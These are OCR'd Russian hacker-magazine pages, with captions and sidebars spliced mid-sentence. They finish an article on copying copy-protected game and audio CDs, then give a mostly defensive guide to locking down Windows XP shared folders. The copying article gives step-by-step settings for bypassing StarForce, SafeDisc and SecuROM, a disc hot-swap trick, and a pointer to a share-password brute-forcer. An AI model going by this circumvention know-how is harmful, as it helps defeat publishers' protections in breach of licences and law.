
...И ЧЕМ ЗАКОНЧИТЬ


Снятый образ может быть немедленно смонтирован на эмулятор и проверен на работоспособность в условиях, приближенных к боевым. Возможны следующие варианты: образ монтируется, игрушка нормально запускается, и все идет OK; образ монтируется, но игрушка отказывается признать скопированный диск своим или образ не монтируется вообще, выдавая сообщение о той или иной ошибке. Такое с эмуляторами часто бывает. Пока высокие круги до хрипоты спорят, может ли Бог сотворить камень, который сам не сможет поднять, копировщик запросто снимет такой образ, который потом ни за что не согласится монтировать. Если так - залей его (образ, а не эмулятор) на CD-R/RW и запусти уже оттуда. Все равно не работает? Вот черт! Тогда задействуй чтение данных подканалов (если твой привод их действительно читает). Если и это не поможет - откажись от "регенерации секторов с данными" (только для Clone CD, при этом коррекция ошибок должна быть отключена, что, кстати, поддерживается не всеми приводами), т.к. некоторые защиты умышленно вносят устранимые искажения и привязываются к ним (однако такой путь ведет к накоплению ошибок, и качество каждой последующей копии будет неуклонно падать).

В самом крайнем случае задействуй "измерение позиционирования данных" в Алкоголе, выбрав предпочтительную точность измерений (она задается в настройках типов данных). Логично, что высшая точность обеспечивает наилучшее качество копии, но и отнимает больше времени. Полученная копия не может быть записана на CD-R/RW как обычный диск и работает только в паре с эмулятором, что создает очевидные проблемы при распространении скопированных дисков. К слову сказать, третий star-force не копируется Алкоголем, поскольку тот игнорирует существование первых 150 секторов, но копируемся Blind Write. В смысле эмулируется. То есть Blind Write снимает образ, который должен быть смонтирован на виртуальный диск Алкоголя/D-Tools.

ПАРА СЛОВ ДЛЯ МЕЛОМАНОВ

До сих пор мы говорили исключительно о копировании дисков с данными. Теперь перейдем к аудио. Ни Clone CD, ни Алкоголь, ни Blind Write для получения качественных копий непригодны, т.к. ориентированы в первую очередь на диски с данными, а аудио копируют постольку поскольку. Лучше используй любой качественный аудиограбитель, который тебе по душе (скажем, EAC от www.exactaudiocopy.de). Тут, правда, есть одна проблема. Многие защищенные аудиодиски вообще не проигрываются в PC CD-ROM'ах, но нормально воспроизводятся в аудиоцентрах. Коль скоро диск нельзя воспроизвести, нельзя его и скопировать. Это логично. Как там в песне поется? Мой дядя - самых честных правил, когда не в шутку занемог - кобыле так с утра заправил, что дворник вытащить не мог. Так вот, расследование показало, что в таких компактах используется кастрированная выводная область, убеждающая привод, что конец диска находится приблизительно на 10-й - 30-й секунде от его начала. Если отбросить идею модификации прошивки CD-ROM'а как бредовую, остается лишь один способ взлома - горячая замена. Покупаем дешевый привод, освобождаем его от корпуса и прочих на фиг не нужных запчастей, подключаем к компьютеру, вставляем до упора забитый каким-нибудь барахлом диск, затем, не нажимая клавишу выброса лотка, аккуратно снимаем его со шпинделя и вставляем диск, который нам надо скопировать. Фишка вот в чем - привод не узнает о факте замены диска и не перечитает его оглавление, и защита уже не сможет убедить его в том, что запись обрывается на 10-й секунде. Подробное описание технологии горячей за-


Алкоголь с поехавшей крышей. Индикатор прогресса достиг отметки в 222% и продолжает идти. Правда, не совсем понятно, куда...


Скоростные характеристики спиральной дорожки двух CD-R дисков, взятых из различных партий. Они, как и следовало ожидать, не совпадают, и, поскольку CD-R/CD-RW диски форматируются еще на заводе, воссоздать особенности спиральной структуры, не прибегая к эмуляции, невозможно.

WWW


- **www.cdfreaks.com** - сайт для настоящих взломщиков CD, здесь можно найти все - от технологии до хакерских прошивок и продвинутого софта.
- **http://club.cdfreaks.com** - форум, где тусуются матерые взломщики CD и где всегда можно встретить умных людей, способных разобраться в твоей проблеме.
- **www.balvanka.com.ua** - просто хорошие статьи по взлому.
- **www.alcohol-soft.com** - сайт разработчиков Алкоголя.
- **www.elby.ch/en** - сайт разработчиков Clone CD. В связи с изменением европейского законодательства, запретившего копирование защищенных дисков даже в архивных целях, проект заморожен, и все права переданы фирме Sly Soft, расположенной в маленькой островной стране. Сейчас на этом сайте можно найти лишь Clone DVD, копирующий DVD-диски.
- **www.slysoft.com/en** - сайт поддержки копировщика Clone CD.
- **www.vso-software.fr** - сайт разработчиков копировщика Blind Write.
- **www.daemon-tools.c**c - сайт разработчиков эмулятора Daemon-Tools.

мены требует отдельной статьи, а сейчас просто лови идею всеми парусами.

ВСЕ, ЗАЖИГАЙ!

Тем временем мы добрались и до вопросов записи. Запись... казалось бы, что может быть проще! А вот хрен тебе по рубль двадцать! Взять хотя бы проблему выбора режима. RAW DAO - рекомендации лучших собаководов ("спецов" с пальцами и понтом). Полный контроль над процессом прожига, но и (за счет внешнего источника синхронизации) плохое качество записи! RAW SAO - функциональные возможности так себе, зато к качеству претензий никаких. Поэтому лучше начинать прожиг в RAW SAO и только в случае неудачи переходить на RAW DAO.

Диски, защищенные по технологии слабых секторов (например, Safe Disc 2), обнаруживают одну очень неприятную особенность. А именно - оригинальный диск читается без ошибок, но копия оказывается "украшенной" большим количеством сбойных секторов, приходящихся как раз на ключевые файлы. Носитель здесь не при чем. Источник дефективности в приводе. Не вдаваясь в технические подробности, можно сказать, что существуют как благоприятные, так и чрезвычайно неблагоприятные последовательности байт. Неблагоприятные последовательности должны записываться на диск особым способом. Поскольку при нормальном течении дел встреча с ними крайне маловероятна, большинство CD-ROM'ов игнорируют их существование.


График, выражающий непостоянство скорости чтения привода. Голубая кривая соответствует попытке чтения номер один, а красная - попытке номер два. Как видно, время чтения одних и тех же секторов "плавает" в достаточно широких пределах, хотя некоторые закономерности и прослеживаются. Соль здесь вот в чем: защита, зная точное расположение ключевой метки, может терзать ее добрую сотню раз, а затем, обработав результат статистическими методами, определить действительное время чтения сектора. Для копировщика же такая роскошь непозволительна. Секторов на диске - сотни тысяч, и если каждый из них читать по сто раз, то копирование завершится не раньше, чем наступит конец света, а тогда оно уже будет неактуальным.

Есть, по меньшей мере, три пути решения проблемы: выбросить этот привод и купить другой - получше и поумнее, скопировать диск не на CD-R, а на CD-RW (при записи образа на перезаписываемый носитель приводы обычно "вспоминают" о неблагоприятных последовательностях, чего практически никогда не делают при записи на CD-R), или активировать опцию "усиления" слабых секторов в Clone CD (у Алкоголя это зовется "обходом ошибки EFM" в настройках записи). Как вариант: можно использовать режим эмуляции слабых секторов в Clone CD. Он более надежен, но требует утилиты Clone CD Tray, скрывающей истинный тип носителя от защитных механизмов. Используй ее всегда, когда скопированный диск отказывается работать. Быть может, защита просто опрашивает тип диска (CD-ROM или CD-R/RW).


При копировании компактов, защищенных по технологии Lib Crypt, в Clone CD взведи флажок "не восстанавливать субканальные данные" (в Алкоголе делать ничего не надо, т.к. он субканальные данные никогда и не восстанавливает).

Наконец, не забывай о режимах экстраэмуляции, активируемых в настройках Алкоголя. Это: RPMS (воссоздание особенностей структуры спиральной дорожки, к которой привязываются защиты типа cd-cops и star-force), эмуляция плохих секторов (к которым привязываются защиты типа Safe Disk), эмуляция субканальных данных (к ним привязывается Secu-ROM) и, наконец, эмуляция LaserLook, имеющего свои специфические особенности. Надо заметить, что Clone CD справляется с тремя последними пунктами и так, не перебегая к эмуляторам, что существенно упрощает пользование диском.

Маленький совет напоследок: копирование и запись всегда следует производить на наименьшей скорости. В идеале - на 1x. Как говорится, будешь тише - дольше будешь. Вот, в общем-то, и все!

ЗАКЛЮЧЕНИЕ

Копирование защищенных дисков - могучая тема, и в рамках журнальной статьи ей так же тесно, как Васе Пупкину в пивной бутылке. А за окном, понимаешь, весна... Кошки... Брому мне, брому... Да, на чем я там остановился? Ага, значится, на копировании. Если тема зацепила тебя за живое, то когда будешь пробегать мимо книжного магазина - стрельни глазами по полкам. Книжка там такая должна быть. "Техника защиты CD" называется, ну или что-то вроде того. Вот там и про защиту, и про взлом все подробно расписано. Ну а мне пора закругляться, я и так что-то шибко разогнался...



Копировщик, разработанный автором, копирует диск, защищенный star-force, реконструируя структуру спиральной дорожки

■ Степан Ильин aka Step (step@real.xakep.ru)



ШАРЫ




Расшаренные ресурсы представляют собой потенциальную угрозу безопасности машины, особенно если ресурсы эти расшарены не по уму. А очень часто именно так и бывает. Только что подключившиеся к локалке пользователи, находясь в состоянии эйфории, так и норовят открыть свободный доступ к своим файлам, папкам или даже, черт возьми, целым дискам. Впрочем, несерьезным подходом к этой операции порой грешат и их более опытные товарищи. Удивительно, как мало людей задумываются о том, что нет ничего хорошего, когда на твоей машине тусуется не только сосед Вася (и еще пара-тройка ответственных пацанов), а все кому не лень. Тем более что последствия подобного легкомыслия, как правило, бывают самыми плачевными.

УЧИМСЯ ЗАЩИЩАТЬ РОДНЫЕ РЕСУРСЫ


НЕМНОГО ТЕОРИИ

Еще во времена Windows 95/98/Me пользователь мог устанавливать на расшаренные ресурсы пароль, чтобы к ним могли обращаться лишь избранные юзеры. Но народные умельцы быстро нашли способ обхода этой защиты. На свет появилась небезызвестная утилита xIntruder, которая, используя характерную для указанных систем дыру в реализации SMB протокола, позволяла за довольно короткий срок подобрать брутфорсом ключ к запароленному объекту.

В Windows 2000 за обеспечение шар защитой (да и за безопасность системы в целом) разработчики взялись куда более основательно. У каждого объекта появился специальный список управления доступом Access Control List (ACL), в котором пользователь при определенном желании мог конкретно описать политику безопасности. Проще говоря, любому сетевому ресурсу стали строго указывать, какие юзеры и на каком уровне могут с ним общаться. Единственный нюанс - эта система сильно зависит от технологии управления сетью. Так подключенный к рабочей группе компьютер, по сути, является сам себе хозяином. Его владелец может самостоятельно создавать аккаунты удаленным юзерам и использовать их, чтобы прописать права на свои шары. Но если комп подключен к домену, вся система выглядит совершенно по-другому. В этом случае все учетные записи централизованно хранятся в одном-единственном месте - на машине с установленным контролером домена (сервере). Эти данные применяются как для входа компьютера в сеть, так и для установки разрешений на допуск к его открытым ресурсам. Разница очевидна. Второй вариант, естественно, гораздо предпочтительнее и с точки зрения удобства, и с точки зрения уровня безопасности сети, так как практически сводит к нулю вероятность проникновения в локалку посторонних пользователей.



xIntruder - гроза всех Windows 95/98/Me юзеров



Simple File Sharing - надеюсь, ты его уже отключил

В WinXP добавился еще один, более простой метод создания общих папок - Simple File Sharing. Его функции предельно ограничены: он не предусматривает установку каких-либо паролей и ограничений, а в списке возможных разрешений значатся всего два пункта: чтение и полный доступ. При наличии включенного гостевого аккаунта, имеющегося по умолчанию в любой NT-based системе, расшаренные подобным образом объекты могут быть использованы каждым

юзером LAN. Самое неприятное заключается в том, что этот метод, как правило, включен в XP по умолчанию.

Нам, разумеется, столь серьезные "упрощения" ни к чему, так что предлагаю сразу же от них избавиться. Согласен? Тогда выбери в меню проводника пункт "Сервис" -> "Свойства Папки" -> "Вид" и сними в появившемся окошке галочку напротив опции "Использовать простой общий доступ к файлам (рекомендуется)". Продолжаем.

ЗАДАЧА НА ДЕЛЕНИЕ

Как гласит известная пословица - лучше один раз увидеть, чем сто раз услышать. Давай без лишней прелюдии обратимся непосредственно к практике, чтобы ты на примере прочувствовал эффективность и в то же время простоту использования безопасных шар.

Задача предельно тривиальна: необходимо на машине, с установленной WinXP и находящейся в рабочей группе редакции Хакера, создать несколько учетных записей (Cutter, M.J.Ash, Sintez, Forb, Step), определить некоторые из них в группы ("Редакторы", "Авторы") и расшарить директорию "X-Crew", наделив каждую категорию юзеров различными правами доступа.


По ходу пьесы я буду объяснять некоторые второстепенные моменты и давать подсказки - будь внимателен. Вот как выглядит решение:

❶. Первым делом создадим пользовательские аккаунты. С помощью стандартных средств панели управления это можно сделать несколькими способами. Первый способ основывается на работе с апплетом "Учетные записи пользователей", но он предназначен по большей части для новичков, вследствие чего предоставляет весьма ограниченное поле для деятельности. Я же предлагаю создание пользовательских аккаунтов выполнять через раздел "Администрирование". В данном случае нас интересует его подраздел "Управление компьютером", а точнее - ветка "Локальные пользователи и группы". Именно здесь, как ты уже понял по названию, можно создавать, а также редактировать настройки юзерских учетных записей и групп. Для начала разберемся с первыми: кликни правой кнопкой мыши по надписи "Пользователи", находящейся в левой части окна, и в появившемся меню выбери пункт "Новый пользователь". Если все сделано правильно, то открывшееся окно предложит ввести логин, полное имя и описание юзера, плюс пароль и некоторые относящиеся к нему параметры.



Создаем пользовательские аккаунты

Среди всего перечисленного в обязательном порядке система требует лишь логин. Но не обольщайся - возможность создания аккаунта без указания пароля отнюдь не свидетельствует о том, что далее он будет корректно использоваться. XP по умолчанию попросту не разрешит такому юзеру залогиниться в систему, поэтому во избежание накладок позаботься, чтобы пароль был указан. При этом крайне желательно, чтобы созданный аккаунт был идентичен той учетной записи, под которой удаленный пользователь сидит на своем собственном компьютере. Это избавит его от необходимости каждый раз идентифицироваться при попытке обращения к расшаренным документам. Замечу напоследок, что "запрет пустого пароля" довольно легко поддается отмене. Если для тебя это критично, запусти уже знакомый тебе апплет "Администрирование", зайди в раздел "Локальная политика безопасности" и в дереве "Параметры безопасности" найди одноименную ветку. Среди обилия появившихся на экране настроек тебе нужно найти опцию "Учетные записи: ограничить использование



Мама, папа, я - спортивная семья. Или первый шаг к созданию группы

КРАТКО О ПРОТОКОЛАХ

История передачи данных по локальной сети начиналась еще в далеких восьмидесятых годах прошлого века, когда была разработана сетевая базовая система ввода-вывода (NetBIOS). Разработка имела немало полезных сетевых функций, но в описании ее протокола не фигурировало такое понятие, как сеть. Этот низкоуровневый интерфейс не имел средств для маршрутизации пакетов, поэтому его использование в сетях было возможно исключительно в связке с другими протоколами - как правило, IPX/SPX (а точнее - IPX/SPX Compatible Transport with NetBIOS). В первых операционных системах семейства Windows его расширенный вариант NetBEUI (NetBIOS Extended User Interface) начал активно использоваться протоколом Server Message Block (SMB) для дистанционной передачи файлов. Однако и он имел существенный недостаток - его реализация в Microsoft Windows for Workgroups версии 3.11 могла работать лишь в небольших односегментных локальных сетях. Впрочем, даже это не помешало Microsoft'у использовать NetBEUI в качестве основного сетевого протокола в Windows 95. Начиная с 98 виндов, где по умолчанию начали применять универсальный TCP/IP (Transmission Control Protocol/Internet Protocol), NetBEUI устанавливался опционально, да и то лишь в случае необходимости передачи файлов по LAN. Его поддержка окончательно прекратилась лишь с выходом на рынок "двухтысячника" с модифицированным SMB, который мог самостоятельно выполнять его функции. SMB работает по схеме "клиент-сервер" и использует для передачи/приема данных, в том числе и SMB-команд, транспортные интерфейсы операционной системы (в XP - NetBIOS over TCP/IP). В число его функций входит:

❶. Создание и разрыв канала связи между рабочей станцией и сервером.

❷. Передача серверу запросов на создание и удаление каталогов и документов; чтение, запись, переименование, поиск, удаление файлов, а также установка их атрибутов.

❸. Сервис печати. Передача серверу и постановка в очередь документов на сетевом принтере, получение информации об очереди печати.


❹. Передача простых и широковещательных сообщений.

Более подробную информацию об устройстве SMB, его пакетах и командах ищи на сайтах: **www.samba.org/cifs/docs/what-is-smb.html** и **www.linux.org.ru/books/using-samba/ ch03_03.html**.




Все действия описываются на примере операционных систем Windows 2000/XP. Счастливчиков с установленной Windows 9x/Me прошу не обижаться - пора навсегда забыть об этих ужасных пережитках прошлого.

Если ты решил отключить guest-аккаунт, то воспользуйся теми средствами, которые мы использовали для создания учетных записей. Не вздумай отключать его с помощью апплета "Учетные записи пользователей". Ничего хорошего ты этим не добьешься: не известные системе удаленные юзеры по-прежнему будут иметь гостевой уровень доступа.



Поиск имеющихся на локальной машине учетных записей юзеров

◢ Существует несколько аналогов описанной в статье программы NetBlockPRO: NetWatcherPro - www.breezer.demon.co.uk/dl/index.html KillWatcher - www.listsoft.ru/12942 ShareWatch - www.stevemiller.net Тулзы из серии "найди 3 отличия". Имеют практически идентичный набор функций, да и вообще выглядят как три брата-близнеца.



Расшариваем папку "X-Crew"

пустых паролей только для консольного входа" и деактивировать ее.

❼. Уверен, что с созданием юзерских записей ты разобрался - переходим к группам. Заходи в соответствующий раздел и с помощью контекстного меню сообщи системе о своем намерении создать новую "семью".


От тебя потребуется ввести ее имя и описание, а также проассоциировать с ней несколько членов. Последних рекомендуется не забивать ручками, а выбрать из имеющихся в системе. Чтобы облегчить себе задачу, проведем специальный поиск пользователей: жми на кнопку "Добавить", а затем "Дополнительно". Критериев здесь немного: в опциях "Типа объекта" оставь одну-единственную галочку напротив надписи "Пользователи" и проследи, чтобы в зоне поиска высвечивалось имя твоего компьютера.

Таким образом, ты найдешь и сможешь выбрать тех, кого требуется добавить в группу. Если говорить о нашей задаче, то в созданные "Редакторы" и "Авторы" нужно соответственно занести M.J.Ash'a и Cutter'a, Step'a и Forb'a. Аккаунт Sintez'a оставим как есть - к счастью, издатель у нас один :). Замечу, что сделали мы это не забавы ради - разрешения, установленные для группы, автоматически распространяются на всех входящих в нее членов. Так что во время установки настройки доступа к шарам тебе не придется добавлять в ACL-лист индивидуально каждого юзера - достаточно внести туда группу и прописать ей необходимые права.


❽. Теперь обратимся непосредственно к установке сетевых шар. Для этого открой окно свойств нужной тебе папки и перейди во вкладку "Доступ". Отметь там опцию "Открыть общий доступ к этой папке", затем укажи имя шары и, если хочешь, впиши сопровождающий комментарий.

ДРУГИЕ СПОСОБЫ ОРГАНИЗАЦИИ ОБМЕНА ФАЙЛАМИ

Использование открытых ресурсов - это, безусловно, один из лучших способов обмена файлами в локалке. Но не исключены ситуации, когда альтернативные варианты оказываются предпочтительнее. Месяц назад я ходил в гости к своему старому знакомому и был в буквальном смысле слова ошарашен состоянием его LAN. Путешествовать по "Сетевому окружению" в его локалке было просто невозможно - из-за проблем на одном из сегментов сети серфинг проходил с продолжительными лагами и задержками. Оставлять бедолаг без возможности обмениваться между собой файлами не хотелось, поэтому было решено установить на время утилиту WWW Files Share Pro. Не подумай, что эта прога, как волшебная палочка, одним взмахом разрешила все проблемы с сетью! Конечно же, нет! Она представляет собой лишь HTTP сервер, реализующий веб-интерфейс для расшаривания файлов. Но учитывая, что проблемы скрывались не в протоколе TCP/IP, пользователи получили быстрое альтернативное средство для обмена информацией. Они без лишних объяснений просекли, что, набрав в адресной строке любимой бродилки IP-адрес машины с установленной тулзой, могут добраться к оригинальному файлохранилищу. Лихо, правда? При этом замутить такое хранилище - раз плюнуть! Для корректной работы проги потребовалось лишь указать общедоступные директории и папку для upload`ов. Программа настолько прижилась в упомянутой мной локалке, что ее по-прежнему продолжают активно юзать. И это несмотря на то, что все неполадки уже давным-давно ликвидированы.




Тулза WWW File Share и созданный ей веб-интерфейс



Устанавливаем на каталог новые правила удаленного общения

При самом простом раскладе, т.е. когда задача заключается в создании всем открытого сетевого ресурса (для этого гостевая учетная запись обязательно должна быть включена), настройка сетевого ресурса на этом заканчивается. Но это не наш случай - от нас требуется четко расписать все разрешения. К примеру, выдать на папку "X-Crew" полные привилегии Sintez'у, разрешить редактирование хранящейся в ней информации группе "Редакторы", а "Авторам" позволить


Стандартное средство для быстрого доступа к настройкам расшаренных ресурсов


лишь ее чтение. Это реализуется путем редактирования упомянутого ранее ACL-листа.

Не робей - ничего сложного в этом нет, лучше кликай по кнопке "Разрешения". В открывшемся окне из одноименного списка удали, не стесняясь, автоматически внесенную туда группу "Все". Тем самым ты оградишь папку от посягательств "левых" пользователей. Как и в случае с созданием группы, чтобы добавить юзеров, необходимо вначале провести их поиск. Правда, на этот раз, помимо юзерских аккаунтов, ты сможешь найти еще и "семьи". Описывать второй раз одно и то же не имеет смысла, поэтому сделай это самостоятельно. Получилось? Отлично - сегодня твой день ;). Осталось внести последний штрих - последовательно для каждой категории обозначить крестиками требуемые права. Готово!



- xIntruder 1.1
Размер: 258 Кб
Freeware
www.securitylab.ru/tools/22147.html
- NetBlockPRO 2.33
Размер: 614 Кб
Freeware for xUSSR
taganka.cpms.ru/manuals/netblock-pro/nbrus.exe
- WWW File Share Pro 2.50
Размер: 1452 Кб
Shareware
www.wfshome.com

Впрочем, зацикливаться на использовании только стандартного виндовского апплета не стоит.


У меня гости...

АУДИТ ОТКРЫТЫХ РЕСУРСОВ

Итак, расшаривание ограниченно-доступных каталогов мы освоили - пора приступить к изучению элементов управления этим хозяйством, т.е. к ознакомлению с соответствующими средствами аудита и контроля. Не бойся, проблем с программной частью у тебя не будет. Об этом позаботилась сама Microsoft: встроенные средства винды, как бы это ни было удивительно, вполне сносно справляются с возложенными на них задачами. Рассмотрим их работу на конкретном примере.

Типичная ситуация: установив энное количество расшаренных папок, порой забываешь об их месторасположении. Искать в эксплорере каждую из них, чтобы поправить какие-либо параметры и разрешения, мягко говоря, напрягает. А благодаря апплету "Управление компьютером" (ветка "Общие ресурсы") эта задача выполняется элементарно. Запустив этот апплет, ты разом получишь информацию обо всех шарах в виде наглядной таблицы, причем, дважды кликнув мышкой по нужному объекту, ты сможешь сразу же подкорректировать все его настройки.

